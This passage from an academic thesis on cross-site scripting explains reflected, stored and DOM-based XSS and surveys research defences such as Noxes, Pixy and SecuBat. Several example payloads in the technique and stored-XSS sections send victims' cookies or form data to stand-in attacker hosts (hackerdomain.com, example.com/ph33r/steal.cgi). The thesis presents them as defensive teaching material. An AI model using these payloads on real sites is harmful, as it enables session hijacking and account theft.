Since the worm in the background can generate the requests through the browsers asynchronously, it can affect both the resources listed above and bring down the server. Most web servers can handle several hundred concurrent users under normal circumstance. Nevertheless, using the XSS worm, a single attacker can generate enough traffic to swamp the web application. Though load balancer would be used to distribute the requests, it will be difficult for the load balancer to manage the distribution of requests, since the number of requests increases as the worm propagates. Thus, the exponential growth of worm propagation brings down the server ultimately [19].

The problem with all the susceptible web pages is due to the lack of validation when input data is submitted by the user. If there is no validation then any script can be embedded with in the web page, which can even bring down the server.

The cookie is used to associate a unique account with a specific user in almost all of the web applications today. Therefore, the only authentication token is the value stored in a cookie, which is used for further navigation of the web application. If an attacker captures user's cookies, the user's web session becomes vulnerable and the hacker will have all the privileges of the user and can perform any operation on the web application.

Therefore, if the attacker obtains the cookie by using the XSS technique, then, he can load the cookie, point the browser to the appropriate web application site, and access the victim's account without bothering to find the correct combination of username and

password [20]. The impact of this depends on the application. An attacker could read a victim's email inbox, access bank records or buy items using cached retail credit card information on sites like Amazon, eBay etc, before the legitimate user's session expires. In the following section we explain about the XSS hacking techniques.

### 1.5.1 XSS Technique

A web page contains both text and HTML mark up that is generated by the server and interpreted by the client browser. Web sites that generate only static pages are able to have full control over how the browser interprets these pages. Web sites that generate dynamic pages do not have complete control over how their outputs are interpreted by the client. The heart of the issue is that if distrusted content can be introduced into a dynamic page, neither the web application nor the client has enough information to recognize that this has happened and take protective actions.

Such distrusted content can be introduced into a dynamic page through one of the following ways.

1. Malicious code provided by one client for another client.
2. Malicious code sent by a client for itself [21].

Example 1:

Assume a user searching for the keyword "XML Tutorial l". The user's return URL could look like http://mydomain.com/index.asp?search=XML+Tutorial.

The attacker can craft another URL and make the user click on it through many media such as links in email, mouse over events on images etc. The attacker's URL may look like,

http://mydomain.com/index.asp?search=</form><formaction="hackerdomain.com/hack.asp">

This results in the execution of the script written in hack.asp that could log the user's cookie information.

Example 2:

The attacker can craft an URL like the following and make the user execute the JavaScript specified by the attacker.

http://mydomain.com/index.asp?search=<script src=

http://hackerdomain.com/hack.js></script>

Example 3:

The attacker can add the following statement to the URL he designs and hijack the user to his domain.

document .get Element sByTagName("form"[0].act ion =

http://hackerdomain.com/steal.php

The script in steal.php will loot the cookie information of the user, log it for the attacker, and notify the attacker about the cookie theft.

### 1.5.2 XSS Threats

Cross-site scripting poses several application risks that include, but are not limited to, the following:

- Users can unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by an attacker [22].
- An attacker can take over the user session before the user's session cookie expires.
- An attacker can connect users to a malicious server of the attacker's choice.
- An attacker who can convince a user to access a URL supplied by the attacker could cause script or HTML of the attacker's choice to be executed in the user's browser. Using this technique, an attacker can take actions with the privileges of the user who accessed the URL, such as issuing queries on the under lying SQL databases and viewing the results and to exploit the known faulty implementations on the target system.
- SSL-Encrypted connections may be exposed [23, 24].

The malicious script tags are introduced before the Secure Socket Layer (SSL) encrypted connection is established between the client and the legitimate server. SSL encrypts data sent over this connection, including the malicious code, which is passed in both

directions. While ensuring that the client and server are communicating without snooping, SSL does not attempt to validate the legitimacy of data transmitted.

This is because there is a legitimate dialog between the client and the server, SSL reports no problems. Malicious code that attempts to connect to a non-SSL URL may generate warning messages about the insecure connection, but the attacker can circumvent this warning simply by running an SSL-capable web server [25].

- Attacks may be persistent through poisoned Cookies.

Once the malicious code executes they appear to have come from the authentic web site, cookies may be modified to make the attack persistent. Specifically, if the vulnerable web site uses a field from the cookie in the dynamic generation of pages, the cookie may be modified by the attacker to include malicious code [26]. Future visits to the affected web site (even from trusted links) will be compromised when the site requests the cookie and displays a page based on the field containing the code.

- Attacker may access restricted web sites from the client.

By constructing a malicious URL an attacker may be able to execute script code on the client's machine that exposes data from a vulnerable server inside the client's intranet.

The attacker may gain unauthorized web access to an intranet web server if the compromised client has cached authentication for the targeted server [27]. There is no requirement for the attacker to masquerade as any particular system. An attacker only needs to identify a vulnerable web application server and convince the user to visit an innocent looking page to expose potentially sensitive data on the web server [28].

- Domain based security policies may be violated.

If user's browser is configured to allow execution of scripting languages from some hosts or domains while preventing this access from others, attackers may be able to violate this policy. By embedding malicious script tags in a request sent to a server that is allowed to execute scripts, an attacker may gain this privilege as well. For example, Internet Explorer security "zones" can be subverted by this technique.

- Use of less-common character sets may present additional risk.

Browsers interpret the information they receive according to the character set chosen by the user, if no character set is specified in the page returned by the web application.. However, many web sites fail to explicitly specify the character set (even if they encode or filter characters with special meaning in the ISO-859- 1), leaving users of alternate character sets at risk [29].

- Attacker may alter the behavior of forms.

Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted.

### 1.5.3 XSS Types

XSS vulnerability can be broadly classified into three types.

a. Non-Persistent or Reflected type
b. Persistent or Stored type
c. DOM based

Each of the three types and their attack scenario are explained in this section. Attackers can send a malicious URL through a reflected XSS attack, which goes directly to the victim's computer, or through a stored attack, which travels through a web application to the victim's computer.

#### 1.5.3.1 Non-Persistent XSS

Non-Persistent or Reflected XSS is the most common type of XSS. This vulnerability shows up when data provided by a web client is used immediately by server-side scripts to generate a page of result for that user.

If invalidated user supplied data is included in the resulting page without HTML quoting, this will allow client-side code to be injected into the dynamic page. A classic example of this is in site search engines: if a user searches for a string, which includes some HTML special characters, often the search string will be redisplayed on the result page to indicate what was searched for, or will at least include the search terms in the text box for




Figure 5: XSS Attack

Source : Greg Hoglund, Gary McGraw, "Exploiting Software: How to Break Code", Chapter 5 of Exploiting Software, Addison-Wesley Professional, Boston, MA, Feb 2004.

easier editing. If all occurrences of the search terms are not HTML quoted, a XSS hole will result [30]. The following section presents a Non-Persistent XSS attack scenario.

i. Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and store sensitive information, such as billing information.
ii. Mallory observes that Bob's website contains a reflected XSS vulnerability.
iii. Mallory constructs a URL to exploit the vulnerability, and sends Alice an email, making it look as if it came from Bob.
iv. Alice visits the URL provided by Mallory while logged into Bob's website.

v. The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server. The script steals sensitive information (authentication credentials, billing info, etc) and sends this to Mallory's web server without Alice's knowledge.

#### 1.5.3.2 Persistent / Stored XSS

This type of XSS vulnerability allows the most powerful kinds of attacks. It exists when data provided to a web application by a user is first stored persistently on the server (in a database, file system, or other location), and later displayed to users in a web page without being HTML quoted.

A classic example of this is with online message boards, where users are allowed to post HTML formatted messages for other users to read. These vulnerabilities are usually more significant than other types because an attacker can inject script just once, and could potentially hit a large number of other users [31]. The methods of injection can vary a great deal, and an attacker may not need to use the web application itself to exploit such a hole.

Any data received by the web application (via email, system logs, etc) that can be controlled by an attacker must be quoted prior to re-display in a dynamic page, else an XSS vulnerability of this type could result [32]. The following section presents Persistent/ Stored XSS attack scenario.

i. Bob hosts a web site which allows users to post messages and other content to the site for later viewing by other members.
ii. Mallory not ices that Bob's website is vulnerable to a persistent XSS attack.




Figure 6: Steps for a cross site scripting attack with reflection

Source: Philip Vogt, "Cross Site Scripting (XSS) Attack Prevention with Dynamic Data Tainting on the Client Side", available at http://www.seclab.tuwien.ac.at/people/vogge/docs/da_xss_prevention.pdf

iii. Mallory posts a message, controversial in nature, which may encourage many other users of the site to view it.

iv. Upon merely viewing the posted message, site users' session cookies or other credentials could be taken and sent to Mallory's web server without their knowledge.

v. Later, Mallory logs in as other site users and post messages on their behalf

vi. Consider the following example: Assume that the attacker finds that there is an XSS vulnerability in the web application software that the shopping website uses, he sends the victim and email, with the following HTML:

<A

HREF=http://archives.cnn.com/2001/US/09/16/inv.binladen.denial/?tw=<Script>document.location.replace('htto://example.com/ph33r/steal.cgi?'+document.cookie);</Script>>Check this article Out! </a>

The user would click the link and they would be lead to the CNN News Article, but at the same time the attacker would also direct the user towards his specially crafted URL, in which the user's cookie is passed. Using the Fire fox cookie editor the attacker copies and pastes the victim's cookie and uses it for himself


Figure 7: Cookie theft using persistent XSS.

[Source: Lumen Mori, "XSS attack FAQs", http://www.infosecwriters.com/text_resources/pdf/XSS_Attack_FAQ.pdf]

Figure 7, the screenshot is an example, of how to use the Fire fox cookie editor. The attacker now refreshes and page and has access to the victims account, the victim is billed with everything the attacker chooses to buy.

#### 1.5.3.3 DOM-based / Local XSS

"Non-persistent" means that the malicious (JavaScript) payload is echoed by the server in an immediate response to an HTTP request from the victim. "Persistent" means that the payload is stored by the system, and may later be embedded by the vulnerable system in an HTML page provided to a victim [33]. Both the above XSS types assume a fundamental property that the malicious payload move from the browser to the server and back to the same (in non persistent XSS) or any (in persistent XSS) browser . However, DOM based XSS are the ones that do not rely on sending the malicious data to the server. The prerequisite is for the vulnerable site to have an HTML page that uses data from the document .location or document [34] .URL or document .referrer (or any various other objects which the attacker can influence) in an insecure manner.

When JavaScript is executed at the browser, the browser provides the JavaScript code with several other objects that represent the DOM (Document Object Model). The document object is the chief among those objects, and it represents most of the page's properties, as experienced by the browser. This document object contains many sub-objects, such as location, URL, and referrer [35]. These are populated by the browser according to the browser's point of view. So, document .URL and document location are populated with the URL of the page, as the browser understands it. These objects are not extracted of the HTML body, as they do not appear in the page data [36].

It is common to find an application HTML page containing JavaScript code that parses the URL line (by accessing document.URL or document. location) and performs some client side logic according to it. The below is an example to such logic [37].




Figure 8: Cross site scripting attack with a stored message.

Source: Philip Vogt, "Cross Site Scripting (XSS) Attack Prevention with Dynamic Data Tainting on the Client Side", available at http://www.seclab.tuwien.ac.at/people/vogge/docs/da_xss_prevention.pdf

<HTML>

<TITLE>Welcome! </TITLE>

Hi

<SCRIPT>

Var pos=document.URL.indexOf ("name=") +5;

document. Write (document.URL.substring (pos, document.URL.length));

</SCRIPT>

<BR>

Welcome to our system

…

</HTML>

Normally, this HTML page would be used for welcoming the user, e.g.:

http://www.vulnerable.site/welcome.html?name=Joe

However, a request such as:

http://www.vulnerable.site/welcome.html?name=

<script>alert (document. cookie) </script>

The above code would result in an XSS condition. Because the victim's browser receives this link, sends an HTTP request to www.vulnerable.site, and receives the above (static) HTML page. The victim's browser then starts parsing this HTML into DOM [38]. The DOM contains an object called document, which contains a property called URL, and this property is populated with the URL of the current page, as part of DOM creation. When the parser arrives to the JavaScript code, it executes it and it modifies the raw HTML of the page. In this case, the code references document.URL, and so, a part of this string is embedded at parsing time in the HTML, which is then immediately parsed and the JavaScript code found (alert(…)) is executed in the context of the same page, hence the XSS condition . The following section presents DOM-based / Local XSS attack scenario.

i. Mallory sends a URL to Alice (via email or other mechanism) of a maliciously constructed web page.
ii. Alice clicks on the link
iii. The malicious web page's JavaScript opens a vulnerable HTML page installed locally on Alice's computer.
iv. The vulnerable HTML page is tricked into executing JavaScript in the computer's local zone.

v. Mallory's malicious script now may run commands with the privileges Alice holds on her own computer.

## 1.6 Conclusion

The XSS vulnerabilities exist till date, and demands efficient approach for web application security. This Chapter discussed about the XSS vulnerabilities and potential impacts of XSS. Chapter 2 presents Literature Survey on the earlier research in the area of current research. The Chapters 3-7 describe the research contributions of the present investigation. The Chapter 8 gives concluding remarks with the future scope of research in this area.

# Chapter 2

# Problem definition and solution approach

## 2.1 Introduction

The Cross-Site Scripting (XSS) refers to the security restrictions that a web browser places on data (for e.g. cookies, dynamic HTML page attributes, etc.) associated with a dynamic website. A web application, vulnerable to XSS allows a user to inadvertently send malicious data to user himself through that application. It is important to note that most of the conventional security measures like firewalls, intrusion detection systems, virus protection etc., currently do very little detecting or protection against these types of attacks.

Diverse researches across the globe have identified numerous XSS vulnerabilities on different scripting and markup languages. This survey presents such vulnerabilities with the solutions offered for them. Categories of solutions are based on the location (client side or server side), analysis type (static, dynamic, taint, alias, data flow, source code or control flow graph), technique (crawling, reverse engineering, black box testing or proxy server) and intrusion detection type (anomaly, misuse, automatic or multimodal). The strengths and weaknesses of each approach are discussed together with the key metrics and interpreted result data [39]. At the end of the section overall weakness of the earlier researches and the current developments are listed. The motivation for this research is also presented in this chapter.

## 2.2. State of the Art of the Problem

The earlier researchers have identified the problems related to JavaScript, PHP script and web client and servers and have provided solutions for it. These problems and solutions are presented in this section.

### 2.2.1 JavaScript based solutions provided for XSS vulnerabilities

Kirda et al [40] identify, that the code in JavaScript is vulnerable to XSS vulnerability and a client side solution is necessary to detect the vulnerabilities. The authors suggest a personal web firewall Noxes that acts as a web proxy. It utilizes automatically generated rules in addition to manual ones for policing. Noxes provides an additional layer of protection, which allows the user to exert control over connections that browsers make.

According to Vogt [41], dynamic data tainting is necessary in JavaScript Engine of Mozilla Fire Fox, such that sensitive information shall not be transferred by XSS code without the user's consent. Access is prevented by the security manager of the script engine by providing an additional layer at the client side. Tainting denotes data containing sensitive information is initially marked. Tainting information is tracked through operations and assignments to temporary variables. In addition, the authors provide a solution to handle the control dependencies.

In [42] the authors recognize that the injected malicious JavaScript through the user's web browser (Mozilla) could create enormous damage to the site. They have proposed a solution by auditing JavaScript dynamically during execution, combined with IDS (Intrusion Detection System) to detect malicious JavaScript code. IDS detects both anomaly and misuse malicious JavaScript code. JavaScript is used in three different ways in Mozilla browser. It is used to access DOM objects, used to access XPCOM (Cross Platform Component Object Model) and to write all XPCOM objects.

In [43] the researchers have exposed the SQL injection and XSS attacks in the IE (Internet Explorer) framework. IE is the target of most of the attacks. The authors propose a complete crawling of the site and recommended a black box testing using WAVES (**W**eb **A**pplication **V**ulnerability and **E**rror **S**canner) after doing a reverse engineering of the site. During reverse engineering, HTML pages are parsed with the DOM parser and HTML forms are parsed and stored in XML format. The authors looked

at ways that HTML pages reveal the existence of other pages or entry points. They have identified eight levels of revelations (Traditional HTML anchors, framesets, Meta refresh redirections, client-side image maps, JavaScript variable anchors, JavaScript new windows and redirections, JavaScript event-generated executions and Form submissions). Eight levels of crawling are suggested for each revelation.

#### 2.2.1.1 Problems in JavaScript based Solutions

Dynamic data Tainting [41] for sensitive data is a viable method in the client side. However, additional layering adds overhead to the process.

The collecting system [42] is used to detect malicious JavaScript code is significant in security critical environments. Complexity interaction between JavaScript interpreter and the browser requires careful tradeoff. More efficient auditing techniques in IDS with more signatures are also essential.

Evaluating web application security using software engineering [43] is a systematic approach. WAVES can be used to conduct vulnerabilities test including cookie poisoning, parameter transfer and buffer overflow. However off line static analysis of web code are not effectively done. The behavior monitoring process is also dependent upon the crawler's ability to simulate user generated events as test cases.

#### 2.2.1.2 Metrics of JavaScript based solutions

The authors of Noxes [40] have taken the number of links permitted, out of links requested as the parameter to measure the efficiency of the tool. Out of 8 million links, 94.3% have given a connection. Only 5.7% of external links have created alerts. The number of tests passed, out of number of tests conducted, stands as metric used by the authors in [41]. Most of the tests are cleared except for the history objects in the initially tainted sources. The important metric in the approach [42] is the percentage of overhead increase with the number of operations audited. The overhead caused by the auditing is

due to the file I\O. Overhead ranges from 23% to 34% for operations ranges from 10 to 500 respectively. The research team in [43] uses the number of pages retrieved by various crawlers as its prime metric. 14 well known sites were tested and Waves performed well in all the cases except one.

Noxes [40], a personal web firewall that helps mitigate XSS attack is a client side solution that does not rely on the web application providers. However it lacks SSL support and browser integration.

### 2.2.2 PHP based solutions proposed for XSS vulnerabilities

In egele's et al [44] view, it is essential to ameliorate the situation created by careless web applications developed in PHP and to obtain more precise characterization of web request parameters to train the IDS. The team advocates a static source code analysis for the PHP code and a light weight data flow analysis to track request parameters, arguments and functions. The parameters passed to the PHP Program are extracted and are used during the training phase of learning based IDS. Analysis is performed by following two steps. First, the source file is processed using a parser based on PHP grammar. Second, the abstract syntax tree is used as a base for the extraction of parameter names as well as variable types and values.

Jovanovich et al [45] identified that an automated detections and analysis for the web applications developed in PHP is not available. They have developed an "alias analysis" targeting reference semantics and shadow variables. This approach reduces false positive taint analysis by incorporating data flow analysis through control flow graph of the code and applying an iterative two way algorithm. Additionally, file inclusions are resolved by literal analysis.

In [46], F.Valeur et al found that XSS vulnerabilities in web applications are developed in PHP scripts. Specifically taint side vulnerabilities are detected in this approach. Server side technique is proposed by the authors for solving this problem. Statically detecting

and analyzing the code using flow sensitive inter procedural, context sensitive data flow and literal analysis is the approach used by them. The solution is available on open source.

The authors [47] wanted to reduce the false positives in web based anomaly detection during real time analysis. Therefore, they put forth a reverse proxy to split the web content into security sensitive and non sensitive information. Further, data compartmentalizing and anomaly based reverse proxying mitigates the false positive. They also suggest providing user accounts at different levels of privilege for load balancing.

#### 2.2.2.1 Problems in PHP based Solutions

The findings [44] demonstrate that using static program analysis on web application to improve IDS precision is viable. This tool is capable of retrieving all requests parameters. However, the analyses on python and pearl have not been made.

“Alias analysis” using shadow variables and two stage iterative algorithms is a novel approach [45]. It enhances the effectiveness of automated detection of vulnerabilities. However, testing for directory traversal vulnerability in other scripting languages was not conducted.

The approach used in [46] based on the static analysis tool Pixy, is effective in detecting in known vulnerabilities. However, Pixy does not support the object oriented features of PHP. In addition, a larger set of case studies is needed.

The prototype in [47] is able to analyze real time requests sent to a website and determine the corresponding anomaly score. The limitations are that the analysis has been done only for code written in PHP. Comprehensive analyses for other scripts are also necessary.

#### 2.2.2.2 Metrics of PHP based Solutions

While using static program analysis to aid IDS, the actual details found by the analysis tool with respect to the parameter available in the log files are taken as metrics by the authors in [44]. The analysis tool detects almost 80 to 90% of the parameters found in the log file. In precise alias analysis [45], the data for metrics included the number of vulnerabilities detected for the number of entry files and the number of false positives (FP) reported for the vulnerabilities. Out of 106 vulnerabilities detected, 57 false positives are reported from 3 programs that have 43 entry files.

The number of known and unknown vulnerabilities detected by Pixy is considered as a metric by the team in [46]. In three applications, 36 known vulnerabilities were discovered with 31 false positives. 15 unknown vulnerabilities with 16 false positives were discovered. In the case of anomaly detection [47], the data for metrics included the number of false positives reduced after using reverse proxying and sensitive path coverage fraction. Sensitive path coverage to write operations are small as compared to the ones for read operations. 50% false positives exist in the evaluation.

### 2.2.3 Web Client-Server Solutions Provided for XSS

In [48] authors view the client's information as the main target for XSS attack (such as, the cookie and the data in the hidden field). Such attacks use cookies-based session management to steal dynamic information without the user's knowledge. Client side automated IDS via central repository [48] is the suggested solution. IDS use two servers, one for detection/collection (Proxy) and other for database. The proxy's two modes of operation "Response change mode" and "Request change mode" facilitate the IDS detection/collection. Simple XSS scripts (Java, VBScripts) are inserted for testing purpose. According to Ozgur Depren et al [49] it is not possible to maintain the misuse type IDS (IDS are basically classified into misuse and anomaly) due to large dynamic signatures in an every day attack scenario without effective algorithms in place.

Therefore an effective anomaly detection system, tailored to detect attack against web servers and web based applications are necessary. A multimodal approach that derives automatically the parameter profiles associated with web applications and relations between queries was developed by the authors. Further, an anomaly detection approach to analyze HTTP requests that use parameters to pass values to server side programs or active documents are suggested.

The authors in [50] have identified the XSS Vulnerability in server pages. There are two basic techniques to accomplish XSS attack in server pages. These include, insertion of malicious code in the database and executing a link containing the malicious code.

The approach used by the authors to detect and confirm the attack includes static analysis to detect web applications vulnerabilities and dynamic analysis to check actual vulnerabilities. A control flow graph is constructed to analyze the detections made.

The researches in [51] have analyzed the exploits of application level attacks. An automatic, generic and modular web vulnerability scanner, similar to a port scanner has been proposed. They have developed SecuBat scanner which comprises of crawling, attack and analysis components. The crawling component gathers and crawls target websites, the attack component launches the configured attacks against the target and the analysis component examines the results. A dedicated crawling sequence is used during the crawling process. A queue controller periodically checks the queue for new tasks and passes them to a thread controller. Attacking tasks are created and passed to an attacking queue for further testing and analysis.

#### 2.2.3.1 Problems in Web Client and Server related approaches

Many famous sites are not secure against XSS vulnerabilities. The real challenge lies in placing the collected XSS information in a central database and making it accessible universally [48].

The multi-modal approach in [49] takes advantage of the correlation between server side programs and parameters used in their invocation. However, unwanted delay is created due to direct utilizations of web servers. Anomalous detection should be extended to system call invocations also.

Implementing the security of a web application by delegating the analysis approach [50] to detect and correct the XSS through software walkthrough or inspections is satisfactory (being a software engineering approach). However, a larger set of case studies and automatic support for static analysis are essential.

Scuba's [51] implementation in window forms and SQL server database is an advantage of the tool. At the same time more attack plug-ins need to be included.

David Scott et al suggested defining the security policies for input validation [52, 53]. Though it provides immediate assurance of web application security, it requires the correct identification and validation policy for each individual entry point to a web application. Bobbitt also observes that this is a difficult security task that requires careful configuration by "highly technical, experienced individuals" [54, 55]. One another problem with this approach is on the response time from the server. If the number of hits increases, the dynamic generation of web pages will slow down the server performance.

The researchers Engin Kirda et al [40] and O.Ismail et al [47] provided a client side solution that fully relies on the user's configuration and number of researches have proven that client side solution is not reliable. If a new vulnerability is introduced, the new fix introduced at a central server to prevent the hacking cannot protect the user immediately as it needs an update on the client side system [48, 57]. Further according to Kruegel et al [48], it is not possible to maintain the misuse type IDS [58] (IDS are categorized basically into misuse and anomaly) due to the large dynamic signature in an everyday attack scenario. CERT- Center of internet security expertise, a federally funded

research and development center states that none of the client side solutions prevent the vulnerabilities completely and it is up to the server to eliminate these issues [58].

Yao-Wen Huang et al [59] suggested a lattice based static analysis algorithm derived from type systems and type state. During the analysis, sections of code considered vulnerable are instrumented with runtime guards, thus securing web applications in the absence of user intervention. Though runtime protection is provided, it is tightly coupled with the web application. The main limitation is that it will take more processing time as the safeguards need to be revised and inserted in all pages.

The solution provided by Zhendong Su et al [60] provides a runtime checking for SQL command injection and claims that this approach will prevent XSS attacks. There are quite a few solutions proposed on the same lines of research [61-64]. Wes Masri and Andy Podgurski have stated [67] that information flow based work will increase the false positives and it is not an indicative strength if the information flow is high.

There are validation mechanisms [65] and scanners proposed to prevent XSS vulnerabilities [65-67]. Some software engineering approaches are also proposed such as WAVES [68] for security assessment. However none of the solutions are not built for the latest developments and would fail if tags are permitted in the web applications. Also, all the solutions described above are prone to zero-day attacks.

#### 2.2.3.2 Metrics on Web Client and Server related approaches

The authors in [48] have chosen the number of vulnerabilities detected over the two modes in different category of sites as their key metric. Results show that response change mode can detect the vulnerability alone, where as request change mode can detect effectively while encountering multi-parameters.

The research team in [49] included number of parameters analyzed for the detected malicious code and false positive rate as their metrics. Nearly half of the false positives were caused by non-printable characters.

The authors in [50] used the number of vulnerabilities detected using static analysis and number of vulnerabilities confirmed by dynamic analysis as their metric. Out of two cases studied, the first case yielded the required result and the second case gave an unexpected result.

The number of vulnerabilities in the number of pages scanned is the parameter taken for measuring by the authors in [51]. Out of 25,064 pages scanned, which include 21,627 distinct web forms, 15% are vulnerable to XSS. In many web applications, vulnerabilities are the results of generic input validations.

## 2.3 Facts on XSS threats from various research groups

The literature survey carried out on the existing XSS attacks area brings out the following facts:

